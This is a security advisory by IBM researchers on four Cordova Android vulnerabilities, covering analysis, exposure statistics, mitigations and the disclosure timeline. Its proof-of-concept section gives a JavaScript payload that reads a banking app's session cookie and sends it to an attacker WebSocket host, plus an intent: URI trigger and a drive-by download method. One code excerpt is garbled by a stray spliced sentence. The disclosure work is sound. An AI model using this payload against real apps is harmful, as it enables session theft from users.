Remote Exploitation of the Cordova Framework

An Advisory and PoC

David Kaplan and Roee Hay
IBM Security Systems
{davidka, roeeh}@il.ibm.com

1 Introduction

The computing device ecosystem is severely fragmented. From desktops to phones to tablets, hundreds of devices exist spanning numerous platforms, coding languages and technologies. Furthermore, a modern user generally makes use of a number of devices during the course of a regular day and there is an expectation from today's user that one is able to access ones applications and data cross multiple devices.

This fragmentation is a nightmare for application developers, often resulting in the developers employing whole teams to support particular platforms - resulting in wasteful effort duplication. In order to provide a solution to this problem, cross-platform frameworks have emerged. These frameworks generally make use of cross-platform technologies such as HTML5 and wrap these technologies in packages that are suitable for the different platforms that an application developer wishes to support.
Cordova (previously known as PhoneGap) is one such framework and is becoming increasingly popular with a large number of Android applications being Cordova-based (including high-profile targets such as banking and e-commerce applications).

From a security perspective, the frameworks themselves provide an extremely attractive attack surface for malicious attacks as an exploit of the framework could potentially affect numerous applications making use of the framework. In this paper we present four vulnerabilities within the Cordova framework for the Android platform. These vulnerabilities expose applications using Cordova to severe local and remote attacks. As a Proof of Concept, we demonstrate a remote drive-by download exploit which works against a major banking application built on Cordova.

2 Cordova Prevalence

AppBrain provides statistics as to the prevalence of the use of the Cordova framework on Android [1]. According to these statistics, 5.8% of all applications are Cordova-based. Of the top 500 apps in the Google Play Store, 1.2% are Cordova-based. Interestingly, $\sim 7.8\%$ of new apps added in the last 30-days at time of writing are built on the framework, indicating that Cordova is becoming increasingly popular and relevant with application developers.

3 Android Application Security

Android applications are executed in a sandbox environment. The sandbox ensures data confidentiality and integrity as no application can access sensitive information held by another without proper privileges. For example, Android's stock browser application holds sensitive information such as cookies, cache and history which shouldn't be accessed by third-party apps. The sandbox relies on several techniques including per-package Linux user-id assignment. Thus resources, such as files, owned by one app cannot be access by default by another app. While sandboxing is great for security, it may diminish interoperability as apps sometimes would like to talk to each other. Going back to the browser example, the browser would want to invoke the Google Play App when the user browsed to the Google Play website. In order to support this kind of interoperability, Android provides high-level Inter-app communication mechanisms. This communication

is usually done using special messages called Intents, which hold both the payload and the target application component. Intents can be sent explicitly, where the target application component is specified, or implicitly, where the target is left unspecified and is determined by Android according to other Intent parameters such as its URI scheme, action and category.

4 General Exploitation via Inter-App Communication

The attack surface is greatly increased if the attacker can control the Intent's payload, such as with the case of exported application components. Such components can be attacked locally by malware. Activities can also be attacked remotely using drive-by exploitation techniques as shown by Terada [2].

In the local attack, illustrated by Figure 4.2, malware invokes the target application component with a malicious Intent (i.e. one that contains malicious data) by simply calling APIs such as `Context.startActivity(Intent)`

In the case of remote drive-by exploitation, illustrated by Figure 4.1, a user is lured to browse to a malicious website. This site serves a web page that causes the browser to invoke the target activity with the malicious Intent.



Figure 4.1: Remote Drive-By Attack



Figure 4.2: Local Attack by Malware

5 The Embedded Browser (WebView) and Cross-Application Scripting (XAS)

The *WebView* object, provided by the Android Framework allows developers to embed a browser within their own apps. This functionality is great for developing portable apps and is the basis of Apache Cordova. The loaded web page of the *WebView* object is controlled by the `WebView.loadUrl()` API.

For example, in order to open the IBM website, the developer can write the following code:

```
String url = "HTTP://www.google.com";
WebView webView = ...
webView.loadUrl(url);
```

Now consider the following code:

```
String url = getIntent().getStringExtra("url");
WebView webView = ...
webView.loadUrl(url);
```

If attacker's controlled data can propagate to this *Intent*'s `url` extra parameter, then this code becomes vulnerable to XAS since the attacker can then load the *WebView* object with a malicious JavaScript (JS) code.

6 Prevention of XAS Exploitation

As with classic Buffer Overflow vulnerabilities, the execution environment itself (in this case, the *WebView* object) can reduce the probability and impact of successful exploitation.

Firstly, JavaScript execution is disallowed by default and must be explicitly enabled by calling `WebSettings.setJavaScriptEnabled(true)`. Without JS, there is not much an attacker can do except perhaps conduct a *Phishing* attack.

Secondly, code running in the context of the `WebView` object is subject to the renowned *Same-Origin Policy* which specifies that code belonging to some domain can only access the *Document Object Model* (*DOM*) of that specific domain. This greatly reduces the appeal of `javascript` URI scheme payloads. It is only interesting in two cases: If the attacker can force a change of the *WebView*'s URL after it has already been preloaded with some other URL (In 2011, we disclosed a *XAS* vulnerability in the Android Browser that abuses this behavior [3]), or if there are some JavaScript-to-Native code bridges.

The attacker is left with another option; abusing the `file` URI scheme. In the past (Android 4.0 and below), JS code loaded with file URI scheme had universal access to any origin, including local files. This is clearly bad, since it allows for a trivial theft of sensitive files related to the vulnerable app. Google, realizing this threat, provided a third mechanism in Jelly Bean (Android 4.1) and above to prevent exploitation; a pair of APIs that restrict the functionality of JS code loaded from `file` URIs: `WebSettings.setAllowUniversalAccessFromFileURLs()` and `WebSettings.setAllowFileAccessFromFileURLs`(). Both settings are disabled by default and prevent access to any origin and access to other files, respectively.

7 Cordova Vulnerabilities

We present a series of vulnerabilities, the first of which allows the adversary to execute JavaScript code in the context of a Cordova application. Such code can read arbitrary files pertaining to the Cordova app, bypassing Android sandboxing. The second set of vulnerabilities allow for data exfiltration to an arbitrary target, bypassing Cordova's whitelisting mechanism.

7.1 CVE-2014-3500: Cross-Application Scripting via Android Intent URLs

Two similar vulnerabilities were discovered. The first is present in all versions of Cordova at time of writing. The second is present in versions >= 2.9.0.

7.1.1 XAS via the Intent *url* extra parameter

Cordova-based applications make use of a *WebView* in order to interact with the user. When the application is first loaded, it calls the `CordovaWebView` activity's `loadUrl()` function which looks as follows:

```
1  public void loadUrl(String url) {
2    if (url.equals("about:blank") || url.startsWith("javascript:")) {
3      this.loadUrlNow(url);
4    } else {
5      String initUrl = this.getProperty("url", null);
6
7      // If first page of app, then set URL to load to be the one passed in
8      if (initUrl == null) {
9        this.loadUrlIntoView(url);
10     }
11     // Otherwise use the URL specified in the activity's extras bundle
12     else {
13       this.loadUrlIntoView(initUrl);
14     }
15   }
16 }
```

One can see that `initUrl` is populated from a call to `getProperty("url", null)` which consists of the following code:

```
public String getProperty(String name, String defaultValue) {
  Bundle bundle = this.cordova.getActivity().getIntent().getExtras();
  if (bundle == null) {
    return defaultValue;
  }
  Object p = bundle.get(name);
  if (p == null) {
    return defaultValue;
  }
  return p.toString();
}
```

As the `url` parameter is taken from `getIntent().getExtras()`, it can be provided externally. This presents a vulnerability which can be exploited whereby a malicious caller could launch the Activity with an Intent bundle that includes a `url` provided by the caller. The provided URL will then be loaded by Cordova and rendered in the *WebView*.

7.1.2 XAS via the Intent *errorurl* extra parameter

[Present in versions >= 2.9.0]

This vulnerability is similar to the one mentioned above in that the `errorurl` parameter can be passed via Intent extras (in `CordovaActivity`) by a malicious caller. it differs however in that it is not automatically loaded into a *WebView* on application load. The `errorurl` will only be rendered by the *WebView* when a network request fails as per the following code:

```
public void onReceivedError(final int errorCode, final String description, final
    String failingUrl) {
  final CordovaActivity me = this;

  // If errorUrl specified, then load it
  final String errorUrl = me.getStringProperty("errorUrl", null);
  if ((errorUrl != null) && (errorUrl.startsWith("file://") || Config.isUrlWh.
In the local case, illustrated by FigureiteListed(errorUrl)) && (!failingUrl.equals
    (errorUrl))) {
    // Load URL on UI thread
    me.runOnUiThread(new Runnable() {
      public void run() {
        // Stop "app loading" spinner if showing
        me.spinnerStop();
        me.appView.showWebPage(errorUrl, false, true, null);
```

It is also constrained in that the URL must either be in the whitelist or be of URI scheme `file`. In practice, there are numerous ways an attacker may disrupt the network request and cause the `errorurl` to be loaded. For example, a malicious application could affect connectivity (through the `CHANGE_WIFI_STATE` permission for instance) or simply wait until there is no connectivity. Alternatively an on-path remote attacker could cause a 400/500 HTTP response code to be returned in a request.

7.2 Data Exfiltration Vulnerabilities

7.2.1 CVE-2014-3501: Whitelist Bypass for Non-HTTP URLs

In order to ensure that a Cordova WebView only allows requests to URLs in the configured whitelist, the framework overrides Android's `shouldInterceptRequest()` method as per:

```
@Override
public WebResourceResponse shouldInterceptRequest(WebView view, String url) {
  //If something isn't whitelisted, just send a blank response
  if(!Config.isUrlWhiteListed(url) && (url.startsWith("http://") || url.startsWith(
      "https://")))          {
```

```
5       return getWhitelistResponse();
6     }
```

The use of `shouldInterceptRequest()` to provide the whitelisting mechanism is problematic in that it is used to intercept only certain requests (such as those serviced over HTTP/S or through the `file` URI). There may be protocols for which this function is not called by the Android framework. As of Android 4.4 KitKat, the *WebView* is rendered by Chromium and supports Web Sockets which one such protocol. An attacker can therefore make use of a WebSocket connection to bypass the Cordova whitelisting mechanism. Interestingly, Android exposes no current API which will intercept a Web Socket connection (this is planned for a future release of Android).

7.2.2 CVE-2014-3502: Apps Can Potentially Leak Data to Other Apps via URL Loading

Cordova overrides `shouldOverrideUrlLoading()`. All schemes that are not specifically handled by Cordova's `shouldOverrideUrlLoading()` function are launched in the default viewer. If an attacker causes the WebView to load a new URL (such as by using `location.href`), `shouldOverrideUrlLoading()` will be called. This is independent of a whitelist validation failure that could occur due to `shouldInterceptRequest()`. Therefore if an attacker specifies an URL that is **not** present in the whitelist, Cordova will proceed to launch that URL using the default viewer. This behavior is due to the following code:

```
1  @Override
2  public boolean shouldOverrideUrlLoading(WebView view, String url) {
3    ...
4    // If our app or file:, then load into a new Cordova webview container by
         starting a new instance of our activity.
5    // Our app continues to run.  When BACK is pressed, our app is redisplayed.
6    if (url.startsWith("file://") || url.startsWith("data:")  || Config.
         isUrlWhiteListed(url)) {
7      return false;
8    }
9
10   // If not our application, let default viewer handle
11   else {
12     try {
13       Intent intent = new Intent(Intent.ACTION_VIEW);
14       intent.setData(Uri.parse(url));
15       this.cordova.getActivity().startActivity(intent);
```

Any application that has an intent-filter-defined scheme could be launched in this manner. An attacker could therefore abuse this mechanism to exfiltrate data over other communication protocols (for example, SMS).

8 Exploitation

The following section extends Section 4 and depicts specific attacks against the Cordova vulnerabilities mentioned above. The goal of the attacker is to steal sensitive files pertained to some vulnerable Cordova-based app.

While exploiting XAS vulnerabilities is harder if the prevention mechanisms mentioned in Section 6 are enabled, due to the nature of Cordova-based apps, this is not the case. Let's take a look at the following code which is in charge of the *WebView*'s setup (`CordovaWebView.setup()`):

```
1  private void setup()
2  {
3    ...
4    WebSettings settings = this.getSettings();
5    settings.setJavaScriptEnabled(true);
6    ...
```

```
7     if (android.os.Build.VERSION.SDK_INT > android.os.Build.VERSION_CODES.
          ICE_CREAM_SANDWICH_MR1)
8       Level16Apis.enableUniversalAccess(settings);
9     ...
10  }
11  @TargetApi(16)
12  private static class Level16Apis
13  {
14    static void enableUniversalAccess(WebSettings settings)
15    {
16      settings.setAllowUniversalAccessFromFileURLs(true);
17    }
18    ...
```

JavaScript must obviously be enabled because Cordova is all about portable apps that can access native facilities using JS bridges. In addition, in order to allow local files to communicate with the outside world, universal access from file URIs is allowed. The fact that JavaScript is enabled and universal access is allowed creates an opportunity for exploitation, both remotely (drive-by) and locally by malware.

8.1 Remote Drive-by Browsing Exploitation

The Cordova vulnerabilities can be exploited remotely, by simply browsing to a website. From this point forward, the exploitation is fully automatic. The attack's outline is as follows:

1. *Naive Brows*ing. The victim browses to a website containing malicious code.

2. *Drive-by Download.* The malicious code automatically causes the victim's browser to download an HTML file to the victim's SD card. The idea is to trick the browser into thinking that the HTML file is not renderable. In some browsers, this can be done by including a Content-Type header with some binary meta-type.

3. *Vulnerability Exploitation.* The malicious website also causes the vulnerable Cordova-based app to load the downloaded file in its WebView object. This is done by using the intent URI scheme which causes the browser to generate an Intent object. This Intent triggers one of the Cordova vulnerabilities by referring to the downloaded attacker's HTML file, using a file URI scheme (e.g. `file:///sdcard/Downloads/exploit.html`). It also targets the vulnerable application.

4. *Data Exfiltration.* The loaded attacker's JavaScript code will have read access to any file under the Cordova-based app, since it is run in the context of Cordova and universal access from file URIs is allowed by Cordova. The data can be sent to the attacker using other vulnerabilities described in section 7.2.

Figure 8.1 illustrates the remote attack.



Figure 8.1: Remote Drive-By Exploit Against Cordova

This remote attack has several constraints. Firstly, it requires that the browser will automatically download the HTML payload. Secondly, it requires that the target activity will be invokable. For example, some browsers only generate implicit Intent and set the `BROWSABLE` category, so the target activity must set an appropriate Intent Filter.

Table 1 summarizes the exposure of various browsers to drive-by attacks (current versions available on the Play Store at time of writing).

Browser	Explicit invocation	Implicit invocation	Automatic payload download
Stock (L preview)	×	✓	✓
Stock (4.4)	✓	✓	✓
Chrome	×	✓	✓
Opera	✓	✓	×
Firefox	×	×	✓
Dolphin	✓	✓	×

Table 1: Browser Exposure to Drive-by Attacks

In addition, our exploit requires read access to the SD card which in recent Android versions (4.4 and above) is only allowed if the target app acquires the `READ_EXTERNAL_STORAGE` permission.

Moreover, the remote exploit requires file access from file URIs, but as we mentioned above, the default settings of Cordova and old Android versions is to have this feature enabled.

Table 2 summarizes the exposure of various versions of Android.

Android	API Level	SD Card Read	Data Exfiltration From `file` URI
L (preview)	20	Permission needed	File access needed
4.4	19	Permission needed	File access needed
4.3	18	✓	File access needed
4.2	17	✓	File access needed
4.1	16	✓	File access needed
4.0	15	✓	✓
2.x	6-10	✓	✓

Table 2: Android Exposure to Exploitation

8.2 Local Exploitation by Malware

A malicious application running on a target device can be used to exploit the above vulnerabilities. An Android application has the ability to launch other applications via the activity intent mechanism. In order to exploit the vulnerabilities, the malicious application would launch the vulnerable Cordova-based application using `Context.startActivity(Intent)` and pass it a `url` (or `errorurl`) parameter as part of the Intent extra data. This parameter would consist of a `file://` URI pointing to a world-readable file on the device that contains malicious JS code. This file would be created by the malicious application and marked as word-readable. As the malicious application could create this file in its local data directory, the target application would not require the `READ_EXTERNAL_STORAGE` permission (as the drive-by attack requires on Android 4.4+) in order to be attacked. Furthermore, data could be exfiltrated from the target application either by having the malware register an intent filter which could be triggered from the malicious JS script code (thereby triggering CVE-2014-3502), or by abusing a misconfigured whitelist and locally executing an HTTP server.
The only constraint of the local attack is being able to access other files from the `file` URI, and as we mentioned in the description of the remote attack, the default settings of Cordova and old versions of Android allow this.

9 Statistics

In order for a Cordova-based application to be exploitable by CVE-2014-3500, it needs to export the vulnerable Cordova activity so that the `url` and `errorurl` parameters will be passed as part of the extra parameters. All such applications are exploitable by local attacks (malicious application). However, there are numerous factors determining whether an application is remotely exploitable (as discussed above).
We investigated 137 Cordova-based applications to determine the prevalence of these factors as depicted in Figure 9.1.



Figure 9.1: Prevalence of Factors Enabling Attack Vectors

Referring to the Venn diagram above:

1. *EXPORTED* refers to applications that have the vulnerable WebView embedded within an exported activity. This is a necessary condition for a remote attack and a necessary and a sufficient condition for a malware attack.

2. *EXT. STORAGE* refers to applications that have either the `READ_EXTERNAL_STORAGE or the WRITE_EXTERNAL_STORAGE` permissions; enabling remote attacks on Android API 19+.

3. *BROWSABLE* refers to applications that have an exported activity with an intent-filter category of `BROWSABLE` and an associated `scheme`; enabling remote attacks via the Chrome browser.

Therefore, according to the analysis of section 8, out of the 137 Cordova-based applications:

- 95 apps (69%) can be exploited by malware. These apps can also be exploited remotely when running Stock, Opera or Dolphin browsers on Android Jelly Bean (4.3) and below
- 58 apps (42%) can be exploited remotely when running Stock, Opera or Dolphin browsers on the latest version of Android (4.4 KitKat and L preview)
- 13 apps (9%) can be exploited remotely when running Chrome on Android Jelly Bean (4.3) and below
- 7 apps (5%) can be exploited remotely when running Chrome on the latest version of Android (4.4 KitKat and L preview).

10 Proof of Concept Exploit

In our Proof of Concept we demonstrate an attack against a banking application downloaded from Google Play running on Android 4.4.2. We have responsibly whitened the PoC description by removing all references to the actual bank itself.

For our PoC, we wish to extract the session cookie from the banking application and to exfiltrate it to a remote server. Our attack is a remote drive-by download attack requiring no user interaction other than the initial use of the Android stock web browser having accessed our malicious site.

The attack consists of the following steps which will be expanded upon in more detail below:

1. User browses to malicious website
2. Website delivers payload to the target device
3. Website starts the target application activity
4. Target application executes malicious payload
5. Payload extracts the session cookie
6. Cookie is exfiltrated to attacker webserver

The first step in exploitation is the delivery of the payload to the target device. This payload consists of the following HTML file which includes JS code to be executed by the target:

```
<html>
<script>
var req = new XMLHttpRequest();
req.open('GET', 'file:///data/data/com.softwarehouse.bankX/app_webview/Cookies',
    true);
req.onreadystatechange = function() {
  if (req.readyState == 4) {
    var cookies = req.responseText;
    var offset = cookies.search('_sessionCookie') + 19;
    var session_cookie = encodeURIComponent(cookies.substring(offset, offset + 85))
        ;
```

```
10      var ws = new WebSocket("ws://attacker-server.com/ws");
11      ws.onopen = function() {
12        ws.send(session_cookie);
13      };
14    }
15  }
16  req.send();
17  </script>
18  </html>
```

The script firstly retrieves the applications `Cookies` file. It is able to do so as it's running in the context of the target application and Cordova has `setAllowUniversalAccessFromFileURLs(true)` which allows the JS to access `file://` URIs. The script then searches for the relevant cookie, encodes it and performs exfiltration.

The first challenge is in delivering the payload to the target device. In order to do this without user interaction, we make use of the default behavior of the Android stock web browser which automatically downloads files that it cannot itself open and places them in `/sdcard/Download`. In our case we need to cause the browser to automatically download an HTML file as we will require the Cordova WebView to render this file later on in the attack. In order to convince the browser to download the file instead of simply rendering it (as it's HTML), we configure a remote webserver (Apache2 in our case) to serve all `.htm` files with a MIME `Content-type` header of `application/octet-stream` (binary data as per RFC1521). When the browser performs a `GET` request to our exploit file `(exploit.htm)` it will now automatically download the file.
As the payload code is now present on the device, we require a way to remotely launch the target application and cause it to load the URI of the payload in its WebView. We make use of our first XAS vulnerability as described previously (in section 7.1.1).
In order to trigger the exploit remotely, we make use of the browser's ability to execute the Android `intent:` scheme as described by Terada in *"Attacking Android browsers via intent scheme URLs. [2]"* The following URI allows us to remotely trigger the vulnerability:

```
1 intent:#Intent;S.url=file:///sdcard/Download/exploit.htm;SEL;component=com.
      softwarehouse.bankX/.MainActivity;end
```

In order to package the exploit download and the vulnerability trigger together, we create a web page with an iframe that performs the `exploit.htm` download. We wait a few seconds for the download to complete and then trigger the target intent.
The final challenge presents in the exfiltration of the stolen cookie. Cordova provides a whitelist mechanism as part of its security model and a properly configured application (such as our banking application) will not allow external requests to unapproved domains. We make use of one of the vulnerabilities discovered in the whitelist mechanism in order to exfiltrate the data. As mentioned in section 7.2.2, one can simply execute `location.href` which will launch the default browser to perform a `GET` request with the cookie data to our server. This method will work on all versions of Android.
In our PoC, however we made use of the whitelist filter scheme validation vulnerability (as described in 7.2.1). We open a Web Socket connection to our server and simply send the cookie over the connection.

At this point, the data has been successfully exfiltrated and the attack is now complete.

One should note that the above attack requires the Android `READ_EXTERNAL_STORAGE` permission in order for the target application to access the `exploit.htm` file. However this permission is only enforced since API 19 (Android KitKat 4.4). The required permission was present in the manifest of the banking application targeted in the above PoC.

11 Mitigation

The Cordova development team has delivered version 3.5.1 which includes a fix for CVE-2014-3500.

CVE-2014-3502 will be fixed via an extension to the whitelisting mechanism in 3.6.0. In the meantime, it can be mitigated via a plugin similar to the one at *https://github.com/clelland/cordova-plugin-external-app-block*.

Due to the compounded severity of these vulnerabilities, we **strongly encourage** all application developers using an old version of Cordova to immediately upgrade to the latest, non-vulnerable version of Cordova and use the plugin mechanism to mitigate CVE-2014-3502. Developers should note that the fix to CVE-2014-3502 in 3.6.0 will require the correct configuration of a whitelist pertaining to which external activities are allowed to be launched from the application.

Due to the nature of CVE-2014-3501, there is no current Cordova-provided fix for this vulnerability. Developers can help mitigate against it by making use of Content Security Policy meta-tags (as long as a version of Cordova not vulnerable to CVE-2014-3500 is used).

Developer actions can be summarized as follows:

1. Upgrade to the latest version of Cordova, 3.5.1
2. Mitigate CVE-2014-3502 via the plugin mechanism
3. Ensure that the correct remote domains (origins) are configured in the whitelist and that neither `localhost` nor `*` (wildcard) domains are present
4. Ensure that the application manifest includes only the permissions necessary for the correct execution of the application. Special care should be taken to make sure that `WRITE_EXTERNAL_STORAGE` or `READ_EXTERNAL_STORAGE` permissions are not present if not necessary
5. Add CSP meta-tags to HTML pages, restricting connections to untrusted endpoints.

12 Disclosure Timeline

23 June 2014 - Vulnerabilities disclosed to vendor
26 June 2014 - Vulnerabilities confirmed by vendor
4 August 2014 - CVE-2014-3500 patched by vendor, example plugin for CVE-2014-3502 provided by vendor developer
4 August 2014 - Public disclosure

13 Conclusion

In this paper we presented a number of vulnerabilities in Cordova. We furthermore demonstrated how these vulnerabilities could be used to perform a full remote attack against of a sensitive, high-profile application which has been built on using the framework.

Acknowledgments

We'd like to thank the Apache Security and Apache Cordova development teams for their quick response, evaluation and resolution of the reported issues.
We'd further like to thank the IBM Worklight team for their co-ordination of the event and for their quick implementation of the fixes in the IBM Worklight framework.

References

[1] AppBrain. PhoneGap / Apache Cordova Stats, 2014.

[2] Takeshi Terada. Attacking Android browsers via intent scheme URLs. 2014.

[3] Roee Hay and Yair Amit. CVE-2011-2357: Android Browser Cross-Application Scripting, July 2011. `http://blog.watchfire.com/files/advisory-android-browser.pdf`.